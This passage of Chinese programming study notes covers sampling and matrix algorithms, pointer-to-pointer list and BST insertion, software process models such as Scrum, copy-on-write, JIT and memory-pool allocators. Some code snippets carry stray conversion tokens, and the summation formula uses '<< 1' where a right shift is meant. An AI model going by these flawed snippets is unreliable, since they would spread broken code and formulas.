    swap(j, rand(j,n-1)); sort(x,0,m);return x[0..m-1]
```

空间复杂度正比于 n ， n 很大时难以接受。初始化时间正比于 n (可以避免，参3.8.4)，洗牌时间正比于 m ，排序时间 $O(m \log m)$ 。

问题 2：输出 m 个随机序不重复整数 ([1]1.6.4)。问题 1 方法 3，去掉排序环节；方法 2，改为排序前输出，即每次取样值(该值首次)插入数据结构时即输出，而不是输出数据结构，可用使用 Floyd 改进。

问题 3：输出 m 个有序可重复整数 ([1]12.5.8)。问题 1 方法 2，选择集合之外的便于排序的数据结构(heap, BST, 有序数组, 有序链表, C++ multimap)，抽取时不判断重复性，且不使用 Floyd 改进方案。

问题 4：输出 m 个随机序可重复整数 ([1]12.5.8)。随机抽取，直接输出。问题 3 和 4 要求输出可重复整数，基于候选空间的算法不可用，只能基于抽取。

3.8.6 计算浮点数均值

[1]14.6.4.c, 11.5.1。两个差异较大的浮点数相加会产生精度问题。需要每次取集合中较小的两个数相加(类似于霍夫曼编码)，可以用优先级队列来完成。

3.8.7 矩阵的幂

[3]2.9 提及，计算 $A^n = A^2 \cdot A^4 \cdot A^8 \dots$ ，时间复杂度为 $O(\log n)$ 。网上有说将矩阵相似对角化，可加速计算。

3.8.8 Fibonacci 数列

[3]2.9。方法一：求出通项公式。方法二： $(F_n, F_{n-1}) = (F_{n-1}, F_{n-2}) \cdot A$, $A = \begin{pmatrix} 1 & 1 \\ 1 & 0 \end{pmatrix}$ ，进而转化为求 A^n 。

见3.8.7节。

3.8.9 运算方式受限的连续自然数求和

[14] 第12题。求 $\sum_{i=1}^n i$, 不得使用乘除法、循环、和判断语句。方法：判断语句可用短路语句替代，固定循环可以展开，然而依赖于变量的不定循环难以替代。根据 $\sum_{i=1}^n i = (n^2 + n) / 2 << 1$, 而 $n^2 = \sum_{k=0}^{32} I\{\text{n的第k位为1}\}(n << k)$, 循环展开即可。

3.8.10 不定子向量频繁增减不定值

[1]8.7.12。 $x[n]$ 长度为 n , 并执行 n 次运算: $x[1:u] += v$, 其中 l, u, v 每次会变。该过程消耗平方时间。如果使用差分数组 $diff[i] = x[i+1] - x[i]$, $x[1:u] += v$ 转化为 $diff[1-1] += v$, $diff[u] -= v$, 运算 n 次后再恢复出 x , 只需线性时间。

3.8.11 除掉一个数，使剩余数乘积最大

[3]2.13

要求不使用除法。方法一：根据所有数乘积为正、负、零三种情况讨论，会发现不需要进行任何运算，很容易可以得到解法。方法二：记数组长度为 N , $s[i]$ 为前 i 个数乘积, $t[j]$ 为后 j 个数乘积，耗费 $O(N)$ 的时间和空间能求出 s , t 两个数组，那么除去第 k 个数的所有数的乘积为 $s[k-1]t[N-k-1]$, 总时间为线性。

3.8.12 坐标系中最近点对

[3]2.11

方法零：枚举, $O(N^2)$; 方法一：按 X 坐标分治, $O(N^2)$; 方法二：按 X 坐标分治，求出不跨界的最近点对的距离为 L ; 探索跨界点对距离时，范围缩小至距界线不超过 L 的范围，由此进行枚举，总复杂度仍为 $O(N^2)$ 。跨界最近点对必处于 Y 方向距离小于 L 的带状区内(面积 $2L^2$), 且区内点数不超过 8, 左右半区点数各不超过 4, 则最近点对在 Y 方向间的点不会超过 6 个。书上说用 $O(N)$ 时间完成对所有带状区内最近点对的查找，总时间 $O(NlgN)$, 具体方法不明。如果在 X 方向上 $2L$ 区域内对点按 Y 值排序, $O(lgN)$, 则总时间 $O(Nlg^2N)$, 比枚举法有进步。扩展题 2 要求坐标系中最远点对，不解。

3.8.13 目标区间是否包含于源区间并集

[3]2.19

先对源区间进行排序 $O(NlogN)$ 和合并 $O(N)$, 此后，目标区间包含于源区间并集当且仅当目标区间包含于某个源区间。如果目标区间反包含某源区间，或同某源区间交叠，均不成立。

3.8.14 二级指针的应用

有序链表插入

链表插入的繁琐之处在于，要判断头指针是否为空，以及是否需要更新头指针(头前插)。通过哨兵(存放上限值，[1]13.2)使得链表至少有一个元素，无需检查 head 是否为空。通过使用指向指针的指针([1]13.6.4)，避免区分头前和头后插入两种情况。

```
1 for(pp=&head;(*pp)->val<t;pp=&((*pp))->next);  
2 if (*pp)->val == t: return;  
3 *pp=new node(val=t, next=*pp);
```

简洁实现 BST 插入

通过哨兵(存放待搜索值)和指向指针的指针([1]13.6.7)，使得 BST 至少有一个元素，且无需单独判断是否需要更新 root 指针的值。

```
1 sentinel ->val=t;  
2 for (pp=&root; (*pp)->val!=t;  
3 pp=(t<(*pp)->val)?  
4     (&((*pp)->left)):;  
5     (&((*pp)->right))):;  
6 if (*pp == sentinel )  
7 *pp=new node(val=t, left=right=sentinel );
```

链表条件删除

Linus 推荐用二级指针实现结点的删除：

```
1 void remove_if(node ** head, remove_fn rm)  
2 {  
3     for (node** curr = head; *curr; )  
4     {  
5         node * entry = *curr;  
6         if (rm(entry))  
7         {  
8             *curr = entry->next;  
9             free (entry);  
10        }  
11    else
```

```
12     curr = &entry->next;
13 }
14 }
```

3.9 编程问题总结

3.9.1 测试用例

树类问题：完全二叉树，不完全二叉树，空树，单节点数，无左节点的树，五左子树的树。

本章包含了一些算法题目，几乎所有题目都可以用枚举的方法低效地完成，记作方法零。遇到题目，可以依次尝试枚举、分治和动态规划。

3.9.2 大数据分析技巧

将字符串哈希到 N 多小文件中以图分治，转为“小数据”问题。

如果要求统计频次，可使用 hashmap、trie 树；如果只要求统计存在性，可使用 hashset，位图，bloom filter；如果统计重复性，可用 2-Bitmap。32 位整数将近有 43 亿种取值，其位图需要 512MB 空间。

3.9.3 空间节省技术

3.4.7 给出了稀疏矩阵存储方式。对于其他空间节省技术，经常是通过仅存储差量来实现，如 [1]10.6.4,10.6.5。

3.9.4 循环不变式

二分搜索：待搜索值在 l...u 之间的区间中。

堆 siftup: heap(1,n) except perhaps between i and its parent。

堆 siftdown: heap(1,n) except perhaps between i and its (0,1,2) children

快速排序 partition:

子数组最大和：

BST 搜索：

3.9.5 利用哨兵减少判断

哨兵有两个意思 [5]，一是结构化表示结尾的最末特殊值(字符串，文件，链表)，二是用于消除末尾判断的特殊值。本节取第二个意思。

求最值:[1]9.5.8 利用哨兵元素找出数组最大值， $x[n]$ 时刻保存当前最大值。需要在末尾多分配一个元素对空间，即可访问 $x[n]$ 。同时，如果在开头额外分配元素，则可访问 $x[-1]$ 。

二分搜索:[1]9.3 修改二分搜索算法，将 $x[-1]$ 和 $x[n]$ 看作假想的哨兵值(参1.3.1)。

顺序搜索:[1]9.2 问题 3 将哨兵值用在了顺序顺序搜索中， $x[n]$ 保存待搜索值。

有序链表和 BST 插入: 参3.8.14和3.8.14。

堆 siftup: 首元素作哨兵，取极小值。

快速排序 Partition:

3.9.6 if-else 灾难与 switch 膨胀

转为为搜索问题 ([1]3.7.1)，或利用多态 ([15])。

3.9.7 分治法时间复杂度

$$T(n) = aT(n/b) + f(n)$$

其中 $a \geq 1, b > 1, f(n)$ is asymptotically positive \square

三种常见情况：

1.

$$f(n) = O(n^{\log_b a - \epsilon}), \epsilon > 0, \text{ 则 } T(n) = \Theta(n^{\log_b a})$$

2.

$$f(n) = O(n^{\log_b a} \lg^k n), \text{ 则 } T(n) = \Theta(n^{\log_b a} \lg^{k+1} n)$$

3.

$$f(n) = O(n^{\log_b a + \epsilon}), \epsilon > 0, \text{ 则 } T(n) = \Theta(f(n))$$

作为特例，如果 $a = b$ ，那么 $f(n) = O(n^{-\epsilon})$ 意味着 $T(n)$ 有线性复杂度； $f(n) = O(n \lg^k n)$ 意味着 $T(n) = \Theta(n \lg^{k+1} n)$ 。

第 4 章

编程技巧

4.1 软件工程开发模型

4.1.1 四大开发模型

瀑布模型 (Waterfall Model) 是由 W.W.Royce 在 1970 年首次提出的软体开发模型，在瀑布模型中，软件开发被分为需求分析，设计，实现，测试(确认)，集成，和维护这样的步骤依序进行。Royce 提倡重复地使用瀑布模型，以一种迭代的方式。但是，大多数人并不知道这一点，一些人也不相信它能被应用在现实生活中，因为过程很少能够以连续由上而下的方式进行。经常会需要回到前面的阶段，或改变前一阶段的结果。讽刺的是，在 Royce 1970 年的那篇文章中他提到：这种模型的目的是作为用来说明这种模式有缺陷，而不适用。事实上，软体开发相关文章中对这个名词的大量引用正是对这个广泛流行的软体开发做法的一种评判。瀑布模型最早强调系统开发应有完整之周期，且必须完整的经历周期之每一开发阶段，并系统化的考量分析与设计的技术、时间与资源之投入等，因此瀑布模型又可以称为‘系统发展生命周期’(System Development Life Cycle, SDLC)。由于该模式强调系统开发过程需有完整的规划、分析、设计、测试及文件等管理与控制，因此能有效的确保系统品质，它已经成为软体业界大多数软件开发的标准。

原型模型，即快速应用程序开发(原名：Rapid Application Development、缩写：RAD)是指一种以最小幅度的规划并迅速地将原形完成的软件发展方法论。采用 RAD 进行软件开发的规划是和撰写软件本身交错同时进行的。通常能在没有大量预先规划的情况下，让软件更快写完、更容易变更需求。

螺旋模型是一种演化软件开发过程模型，它兼顾了快速原型的迭代的特征以及瀑布模型的系统化与严格监控。螺旋模型最大的特点在于引入了其他模型不具备的风险分析，使软件在无法排除重大风险时有机会停止，以减小损失。同时，在每个迭代阶段构建原型是螺旋模型用以减小风险的途径。螺旋模型更适合大型的昂贵的系统级的软件应用。

增量模型 (incremental build model) 融合了瀑布模型的基本成分（重复应用）和原型实现的迭代特征，该模型采用随着日程时间的进展而交错的线性序列，每一个线性序列产




图 4-1 螺旋模型

生软件的一个可发布的“增量”。当使用增量模型时，第1个增量往往是核心的产品，即第1个增量实现了基本的需求，但很多补充的特征还没有发布。客户对每一个增量的使用和评估都作为下一个增量发布的新特征和功能，这个过程在每一个增量发布后不断重复，直到产生了最终的完善产品。产品被分解为多个部件，各部件独立设计构建（被称为builds）。每个部件在完成时即时提交给客户，这样就可以利用部分完成的产品，不必等待整个开发期。客户不必一下子接触到一个全新的产品。

4.1.2 迭代式开发

迭代式开发也被称作迭代增量式开发或迭代进化式开发，是一种与传统的瀑布式开发相反的软件开发过程，它弥补了传统开发方式中的一些弱点，具有更高的成功率和生产率。在迭代式开发方法中，整个开发工作被组织为一系列的短小的、固定长度（如3周）的小项目，被称为一系列的迭代。每一次迭代都包括了需求分析、设计、实现与测试。采用这种方法，开发工作可以在需求被完整地确定之前启动，并在一次迭代中完成系统的一部分功能或业务逻辑的开发工作。再通过客户的反馈来细化需求，并开始新一轮的迭代。




图 4-2 增量模型

4.1.3 敏捷软件开发

敏捷软件开发（**Agile software development**），又称敏捷开发，是一种从 1990 年代开始逐渐引起广泛关注的一些新型软件开发方法，是一种应对快速变化的需求的一种软件开发能力。它们的具体名称、理念、过程、术语都不尽相同，相对于“非敏捷”，更强调程序员团队与业务专家之间的紧密协作、面对面的沟通（认为比书面的文档更有效）、频繁交付新的软件版本、紧凑而自我组织型的团队、能够很好地适应需求变化的代码编写和团队组织方法，也更注重软件开发中人的作用。

敏捷方法有时候被误认为是无计划性和纪律性的方法，实际上更确切的说法是敏捷方法强调适应性而非预见性。适应性的方法集中在快速适应现实的变化。当项目的需求起了变化，团队应该迅速适应。这个团队可能很难确切描述未来将会如何变化。相比迭代式开发两者都强调在较短的开发周期提交软件，敏捷方法的周期可能更短，并且更加强调队伍中的高度协作。

通常可以在以下方面衡量敏捷方法的适用性：从产品角度看，敏捷方法适用于需求变动并且快速改变的情况，如系统有比较高的关键性、可靠性、安全性方面的要求，则可能不完全适合；从组织结构的角度看，组织结构的文化、人员、沟通则决定了敏捷方法是否适用。最重要的因素恐怕是项目的规模。规模增长，面对面的沟通就愈加困难，因此敏捷方法更适用于较小的队伍，40、30、20、10 人或者更少。大规模的敏捷软件开发尚处于积极研究的领域。

4.1.4 极限编程

极限编程（Extreme programming，缩写为 XP），是一种软件工程方法学，是敏捷软件开发中最富有成效的几种方法学之一。如同其他敏捷方法学，极限编程和传统方法学的本质不同在于它更强调可适应性而不是可预测性。极限编程的支持者认为软件需求的不断变化是很自然的现象，是软件项目开发中不可避免的、也是应该欣然接受的现象；他们相信，和传统的在项目起始阶段定义好所有需求再费尽心思的控制变化的方法相比，有能力在项目周期的任何阶段去适应变化，将是更加现实更加有效的方法。

极限编程为管理人员和开发人员开出了一剂指导日常实践的良方；这个实践意味着接受并鼓励某些特别的有价值的方法。支持者相信，这些在传统的软件工程中看来是“极端的”实践，将会使开发过程比传统方法更加好的响应用户需求，因此更加敏捷，更好的构建出高质量软件。

4.1.5 Rational 统一过程

Rational 统一过程（RUP）是 Rational 软件公司（现在 Rational 公司被 IBM 并购）创造的软件工程方法。RUP 描述了如何有效地利用商业的可靠的方法开发和部署软件，是一种重量级过程（也被称作厚方法学），因此特别适用于大型软件团队开发大型项目。

在软件工程领域，与 RUP 齐名的软件方法还有：

- 净室软件工程（重量级）、CMMI（重量级）
- 极限编程（extreme programming）和其他敏捷软件开发（agile methodology）方法学（轻量级）

4.1.6 Scrum

Scrum 是一种迭代式增量软件开发过程，通常用于敏捷软件开发。Scrum 在英语里是橄榄球运动中争球的意思。虽然 Scrum 是为管理软件开发项目而开发的，它同样可以用于运行软件维护团队，或者作为计划管理方法。Scrum 之间的合作称为“Scrum of Scrums”。

Scrum 是一个包括了一系列实践和预定义角色的过程骨架。Scrum 中的主要角色包括：

1. 'Scrum Master' 是 Scrum 教练和团队带头人，确保团队合理的运作 Scrum，并帮助团队移除实施中的障碍；
2. 产品负责人（Product Owner），确定产品的方向和愿景，定义产品发布的内容、优先级及交付时间，为产品投资回报率（ROI）负责；

3. 开发团队 (Team)，一个跨职能的小团队，人数 3-9 人，团队拥有交付可用软件需要的各种技能。

在每一次冲刺 (a sprint or iteration，一个 15 到 30 天的周期，其长度由开发团队决定) 当中，开发团队创建可用的（可以随时推出）软件的一个增量。每一个冲刺所要实现的功能来自产品订单 (product backlog)。产品订单是按照优先级排列的要完成的工作的概要的需求，哪些订单项会被加入一次冲刺将由冲刺计划会议决定。在会议中，产品负责人告诉开发团队他需要完成产品订单中的哪些订单项。开发团队决定在下一次冲刺中他们能够承诺完成多少订单项。在冲刺的过程中，没有人能够变更冲刺订单 (sprint backlog)，这意味着在一个冲刺中需求是被冻结的。

管理 Scrum 过程有很多实施方法，从即时贴、白板，一直到软件包。Scrum 最大的好处之一是它非常容易学习，而且启动 Scrum 应用并不需要太多的投入。Scrum 会议一共包含以下四种：1) Sprint 计划会议；2) 每日站立会议；3) 评审会议；4) 回顾会议。在冲刺中，每一天都会举行项目状况会议，被称为“scrum”或“每日站立会议”。每一个冲刺完成后，都会举行一次冲刺回顾会议，在会议上所有团队成员都要反思这个冲刺。举行冲刺回顾会议是为了进行持续过程改进。会议的时间限制在 4 小时。Scrum 提倡所有团队成员坐在一起工作，进行口头交流，以及强调项目有关的规范 (disciplines)，这些有助于创造自我组织的团队。

Scrum 的一个关键原则是承认客户可以在项目过程中改变主意，变更他们的需求，而预测式和计划式的方法并不能轻易地解决这种不可预见的需求变化。同样，Scrum 采用了经验方法 – 承认问题无法完全理解或定义，而是关注于如何使得开发团队快速推出和响应不断出现的需求的能力最大化。

4.2 对象生命管理

4.2.1 Persistent 数据结构

In computing, a persistent data structure is a data structure that always preserves the previous version of itself when it is modified. Such data structures are effectively immutable, as their operations do not (visibly) update the structure in-place, but instead always yield a new updated structure. (A persistent data structure is not a data structure committed to persistent storage, such as a disk; this is a different and unrelated sense of the word "persistent.")

A data structure is partially persistent if all versions can be accessed but only the newest version can be modified. The data structure is fully persistent if every version can be both accessed and modified. If there is also a meld or merge operation that can create a new version from two previous versions, the data structure is called confluently persistent. Structures that are not persistent are called ephemeral.

These types of data structures are particularly common in logical and functional programming, and in a purely functional program all data is immutable, so all data structures are automatically fully persistent. Persistent data structures can also be created using in-place updating of data and these may, in general, use less time or storage space than their purely functional counterparts.

While persistence can be achieved by simple copying, this is inefficient in CPU and RAM usage, because most operations make only small changes to a data structure. A better method is to exploit the similarity between the new and old versions to share structure between them, such as using the same subtree in a number of tree structures. However, because it rapidly becomes infeasible to determine how many previous versions share which parts of the structure, and because it is often desirable to discard old versions, this necessitates an environment with garbage collection.

4.2.2 Immutable 对象

In object-oriented and functional programming, an immutable object is an object whose state cannot be modified after it is created. This is in contrast to a mutable object, which can be modified after it is created. In some cases, an object is considered immutable even if some internally used attributes change but the object's state appears to be unchanging from an external point of view. For example, an object that uses memoization to cache the results of expensive computations could still be considered an immutable object.

Immutable objects are often useful because they are inherently thread-safe. Other benefits are that they are simpler to understand and reason about and offer higher security than mutable objects.

If an object is known to be immutable, it can be copied simply by making a copy of a reference to it instead of copying the entire object. Because a reference (typically only the size of a pointer) is usually much smaller than the object itself, this results in memory savings and a potential boost in execution speed.

The reference copying technique is much more difficult to use for mutable objects, because if any user of a reference to a mutable object changes it, all other users of that reference will see the change. If this is not the intended effect, it can be difficult to notify the other users to have them respond correctly. In these situations, defensive copying of the entire object rather than the reference is usually an easy but costly solution. The observer pattern is an alternative technique for handling changes to mutable objects.

4.2.3 懒拷贝

A lazy copy is a combination of both shallow copy and deep copy. When initially copying an object, a (fast) shallow copy is used. A counter is also used to track how many objects share the data. When the program wants to modify an object, it can determine if the data is shared (by examining the counter) and can do a deep copy if necessary.

Lazy copy looks to the outside just as a deep copy but takes advantage of the speed of a shallow copy whenever possible. The downside are rather high but constant base costs because of the counter. Also, in certain situations, circular references can cause problems.

Lazy copy 与 copy-on-write 不同。

4.2.4 写时拷贝

Copy-on-write (sometimes referred to as "COW") is an optimization strategy used in computer programming. Copy-on-write stems from the understanding that when multiple separate tasks use initially identical copies of some information (i.e., data stored in computer memory or disk storage), treating it as local data that they may occasionally need to modify, then it is not necessary to immediately create separate copies of that information for each task. Instead they can all be given pointers to the same resource, with the provision that on the first occasion where they need to modify the data, they must first create a local copy on which to perform the modification (the original resource remains unchanged).

Copy-on-write finds its main use in virtual memory operating systems; when a process creates a copy of itself, the pages in memory that might be modified by either the process or its copy are marked copy-on-write. When one process modifies the memory, the operating system's kernel

intercepts the operation and copies the memory thus a change in the memory of one process is not visible in another's.

Another use involves the calloc function. This can be implemented by means of having a page of physical memory filled with zeros. When the memory is allocated, all the pages returned refer to the page of zeros and are all marked copy-on-write. This way, the amount of physical memory allocated for the process does not increase until data is written. This is typically done only for larger allocations.

COW may also be used as the underlying mechanism for disk storage snapshots such as those provided by logical volume management, Microsoft Volume Shadow Copy Service or file systems such as btrfs in Linux, and ZFS on Solaris 10, Solaris 11, Illumos, OmniOS, FreeBSD and Linux.

Copy-on-write is also used in maintenance of instant snapshot on database servers like Microsoft SQL Server 2005. Instant snapshots preserve a static view of a database by storing a pre-modification copy of data when underlying data are updated. Instant snapshots are used for testing uses or moment-dependent reports and should not be used to replace backups. On the other hand, snapshots enable database back-ups in a consistent state without taking them offline.

4.2.5 String interning

In computer science, string interning is a method of storing only one copy of each distinct string value, which must be immutable. Interning strings makes some string processing tasks more time- or space-efficient at the cost of requiring more time when the string is created or interned. The distinct values are stored in a string intern pool.

The single copy of each string is called its 'intern' and is typically looked up by a method of the string class, for example String.intern() in Java. All compile-time constant strings in Java are automatically interned using this method.

Objects other than strings can be interned. For example, in Java, when primitive values are boxed into a wrapper object, certain values (any boolean, any byte, any char from 0 to 127, and any short or int between -128 and 127) are interned, and any two boxing conversions of one of these values are guaranteed to result in the same object.

String interning 是 flyweight 设计模式的一个应用实例。

4.3 编程语言

动态语言，是指程序在运行时可以改变其结构：新的函数可以被引进，已有的函数可以被删除等在结构上的变化。比如众所周知的 ECMAScript(JavaScript) 便是一个动态语言。除此之外如 Ruby、Python 等也都属于动态语言，而 C、C++ 等语言则不属于动态语言。

4.3.1 JIT

即时编译（英语：Just-in-time compilation），又译及时编译、实时编译，动态编译的一种形式，是一种提高程序运行效率的方法。通常，程序有两种运行方式：静态编译与动态直译。静态编译的程序在执行前全部被翻译为机器码，而直译执行的则是一句一句边运行边翻译。

即时编译器则混合了这两者，一句一句编译源代码，但是会将翻译过的代码缓存起来以降低性能损耗。相对于静态编译代码，即时编译的代码可以处理延迟绑定并增强安全性。

即时编译器有两种类型，一是字节码翻译，二是动态编译翻译。

微软的.NET Framework，还有绝大多数的 Java 实现，都依赖即时编译以提供高速的代码执行。Mozilla Firefox 使用的 JavaScript 引擎 SpiderMonkey 也用到了 JIT 的技术。Ruby 的第三方实现 Rubinius 和 Python 的第三方实现 PyPy 也都通过 JIT 来明显改善了解释器的性能。

http://en.wikipedia.org/wiki/Just-in-time_compilation

In computing, just-in-time compilation (JIT), also known as dynamic translation, is compilation done during execution of a program – at run time – rather than prior to execution. Most often this consists of translation to machine code, which is then executed directly, but can also refer to translation to another format. JIT compilation is a combination of the two traditional approaches to translation to machine code – ahead-of-time compilation (AOT), and interpretation – and combines some advantages and drawbacks of both. Roughly, JIT compilation combines the speed of compiled code with the flexibility of interpretation, with the overhead of an interpreter and the additional overhead of compiling (not just interpreting). JIT compilation is a form of dynamic compilation, and allows adaptive optimization such as dynamic recompilation – thus in principle JIT compilation can yield faster execution than static compilation. Interpretation and JIT compilation are particularly suited for dynamic programming languages, as the runtime system can handle late-bound data types and enforce security guarantees.

JIT compilation can be applied to a whole program, or can be used for certain capacities, particularly dynamic capacities such as regular expressions. For example, a text editor may compile

a regular expression provided at runtime to machine code to allow faster matching – this cannot be done ahead of time, as the data is only provided at run time. Several modern runtime environments rely on JIT compilation for high-speed code execution, most significantly most implementations of Java, together with Microsoft’s .NET Framework. Similarly, many regular expression libraries (“regular expression engines”) feature JIT compilation of regular expressions, either to bytecode or to machine code. A common implementation of JIT compilation is to first have AOT compilation to bytecode (virtual machine code), known as bytecode compilation, and then have JIT compilation to machine code (dynamic compilation), rather than interpretation of the bytecode. This improves the runtime performance compared to interpretation, at the cost of lag due to compilation. JIT compilers translate continuously, as with interpreters, but caching of compiled code minimizes lag on future execution of the same code during a given run. Since only part of the program is compiled, there is significantly less lag than if the entire program were compiled prior to execution.

4.4 无锁队列

<http://www.infoq.com/news/2014/10/cpp-lock-free-programming> <http://coolshell.cn/articles/8239.html> 下面的东西主要来自 John D. Valois 1994 年 10 月在拉斯维加斯的并行和分布系统系统国际大会上的一篇论文——《Implementing Lock-Free Queues》。

http://www.ibm.com/developerworks/cn/aix/library/au-multithreaded_structures2/index.html <http://www.codeproject.com/Articles/153898/Yet-another-implementation-of-a-queue>
某个帖子 <http://moodycamel.com/blog/2014/a-fast-general-purpose-lock-free-queue-for-c-plus-plus>

4.5 内存分配模式

<http://blog.csdn.net/absurd/article/details/937803> 《POSA》中根据模式粒度把模式分为三类：架构模式、设计模式和惯用手法。其中把分层模式、管道过滤器和微内核模式等归为架构模式，把代理模式、命令模式和出版 - 订阅模式等归为设计模式，而把引用计数等归为惯用手法。这三类模式间的界限比较模糊，在特定的情况，有的设计模式可以作为架构模式来用，有的把架构模式也作为设计模式来用。内存分配的惯用手法包括：

- 预分配。预分配机制比较常见，多见于一些带 buffer 的容器实现中，比如像 vector 和 string 等。
- 对象引用计数

- 写时拷贝 (COW)。OS 内核创建子进程的过程是最常见而且最有效的 COW 例子
- 固定大小分配。这种方式通常也叫做缓冲池 (pool) 分配。缓冲池 (pool) 先分配一块或者多块连续的大块内存，把它们分成 N 块大小相等的小块内存，然后进行二次分配。固定大小分配运用比较广泛，差不多所有的内存管理器都用这种方法来对付小块内存，比如 glibc、STLPort 和 linux 的 slab 等。
- 会话缓冲池分配 (Session Pool)。它基于多次分配一次释放的策略，在过程开始时创建会话缓冲池 (Session Pool)，这个过程中所有内存分配都通过会话缓冲池 (Session Pool) 来分配，当这个过程完成时，销毁掉会话缓冲池 (Session Pool)，即释放这个过程中所分配的全部内存。会话缓冲池分配并不是太常见，apache 采用的这种用法。

Glibc 分配算法思想（参[14.10](#)）：

- 小于等于 64 字节：用 pool 算法分配
- 64 到 512 字节之间：在最佳凭配算法分配和 pool 算法分配中取一种合适的
- 大于等于 512 字节：用最佳凭配算法分配
- 大于等于 128K：直接调用 OS 提供的函数 (如 mmap) 分配

SGI STL 有两级内存分配器，第一级简单封装 malloc 和 free，第二级回应用户的内存分配请求，重点解决小额内存块问题。当区块足够大，超过 128 字节时，交给第一级分配器处理。维护了 16 个内存池，块大小从 8 到 128，均按照 8 字节对齐。还有一个为 16 个内存池蓄水的总池，总池只分配，不回收。当内存不够时还做了许多精细处理，包括各池互借等。池块节点的维护也很巧妙，因为已被分配的块不需要维护节点信息，而未必分配的块不包含用户数据，可用 union 来管理：

```
1 union obj{  
2     union obj * free_list_link ;  
3     char client_data [1];  
4 };  
5 };  
6 };
```

OCTEON FPA 内存池有 8 个，对应 8 种不同的块大小，用硬件分配释放，也属于预分配思想。

Hili 框架内存池为动态创建，池块大小随意，对齐成 8 字节，用链表维护。由于是为任意应用类型开辟新池，实际上是一种 slab 分配器。STL 的内存池用于形形色色的对象创建，而 Hili 内存池各层次会话结构缓存，目标不同。

boost.pool 库提供了四种内存池：pool 用于 POD(Plain Old Data) 类型，object_pool 用于分配类实例，还有单件内存池 singleton_pool 和可用于标准库的 pool_alloc。pool 类采用了定长内存池和一次性释放思想，在 pool 销毁时自动释放。object_pool 模板类对 pool 进行了保护继承，其 construct 和 destroy 接口在内存分配的同时还调用类的构造和析构函数。singleton_pool 本身是个单件，所有接口都是静态的，并提供线程安全，它为 POD 类型分配内存，分配的块长通过模板参数而非构造函数参数来指定。

4.6 Java 内存泄露

在 Java 中，内存泄漏就是存在一些被分配的对象，这些对象有下面两个特点，首先，这些对象是可达的，即在有向图中，存在通路可以与其相连；其次，这些对象是无用的，即程序以后不会再使用这些对象。如果对象满足这两个条件，这些对象就可以判定为 Java 中的内存泄漏，这些对象不会被 GC 所回收，然而它却占用内存。

在 C++ 中，内存泄漏的范围更大一些。有些对象被分配了内存空间，然后却不可达，由于 C++ 中没有 GC，这些内存将永远收不回来。在 Java 中，这些不可达的对象都由 GC 负责回收，因此程序员不需要考虑这部分的内存泄露。

通过分析，我们得知，对于 C++，程序员需要自己管理边和顶点，而对于 Java 程序员只需要管理边就可以了（不需要管理顶点的释放）。通过这种方式，Java 提高了编程的效率。

Java 中也有内存泄漏，但范围比 C++ 要小一些。因为 Java 从语言上保证，任何对象都是可达的，所有的不可达对象都由 GC 管理。

4.7 内存调试手段

4.7.1 应用程序层次的防御

对付内存泄露：重载内存管理函数，在分配时，把这块内存的记录到一个链表中，在释放时，从链表中删除吧，在程序退出时，检查链表是否为空，如果不为空，则说明有内存泄露，否则说明没有泄露。当然，为了查出是哪里的泄露，在链表还要记录是谁分配的，通常记录文件名和行号就行了。

对付内存越界/野指针：只能做到部分防御。malloc 返回的内存首尾在加保护边界值，随时检测是否被越界改写。被 free 的时候再用其他标志覆盖，随时检测一个指针是否是已被 free 的内存。

4.7.2 编译器层次的防御

如 gcc 的 bounds checker 在编译时修改源程序，对所有的内存操作做簿记(分配、释放、读写)，管理所有的内存块(堆、栈、全局、静态)，拦截所有的指针操作($p++$, $p=a[n]$)。Valgrind,purify 通过修改可执行文件做相似的事情。

4.8 面向对象编程与设计模式

4.8.1 面向对象思想

面向对象的三大特征：封装，继承，多态。

面向对象和基于对象的区别是，后者不涉及多态。

面向对象的五个基本原则：

单一职责原则 (Single-Responsibility Principle) 可以看做是低耦合、高内聚在面向对象原则上的引申

开放封闭原则 (Open-Closed principle) 对扩展开放，对修改封闭的。

Liskov 替换原则 (Liskov-Substitution Principle) 子类必须能够替换其基类。

依赖倒置原则 (Dependency-Inversion Principle) 其核心思想是：依赖于抽象。具体而言就是高层模块不依赖于底层模块，二者都同依赖于抽象；抽象不依赖于具体，具体依赖于抽象。抽象的稳定性决定了系统的稳定性，因为抽象是不变的，依赖于抽象是面向对象设计的精髓，也是依赖倒置原则的核心。依赖于抽象，就是对接口编程，不要对实现编程。

接口隔离原则 (Interface-Segregation Principle) 使用多个小的专门的接口，而不要使用一个大的总接口。

4.8.2 5个创建型模式

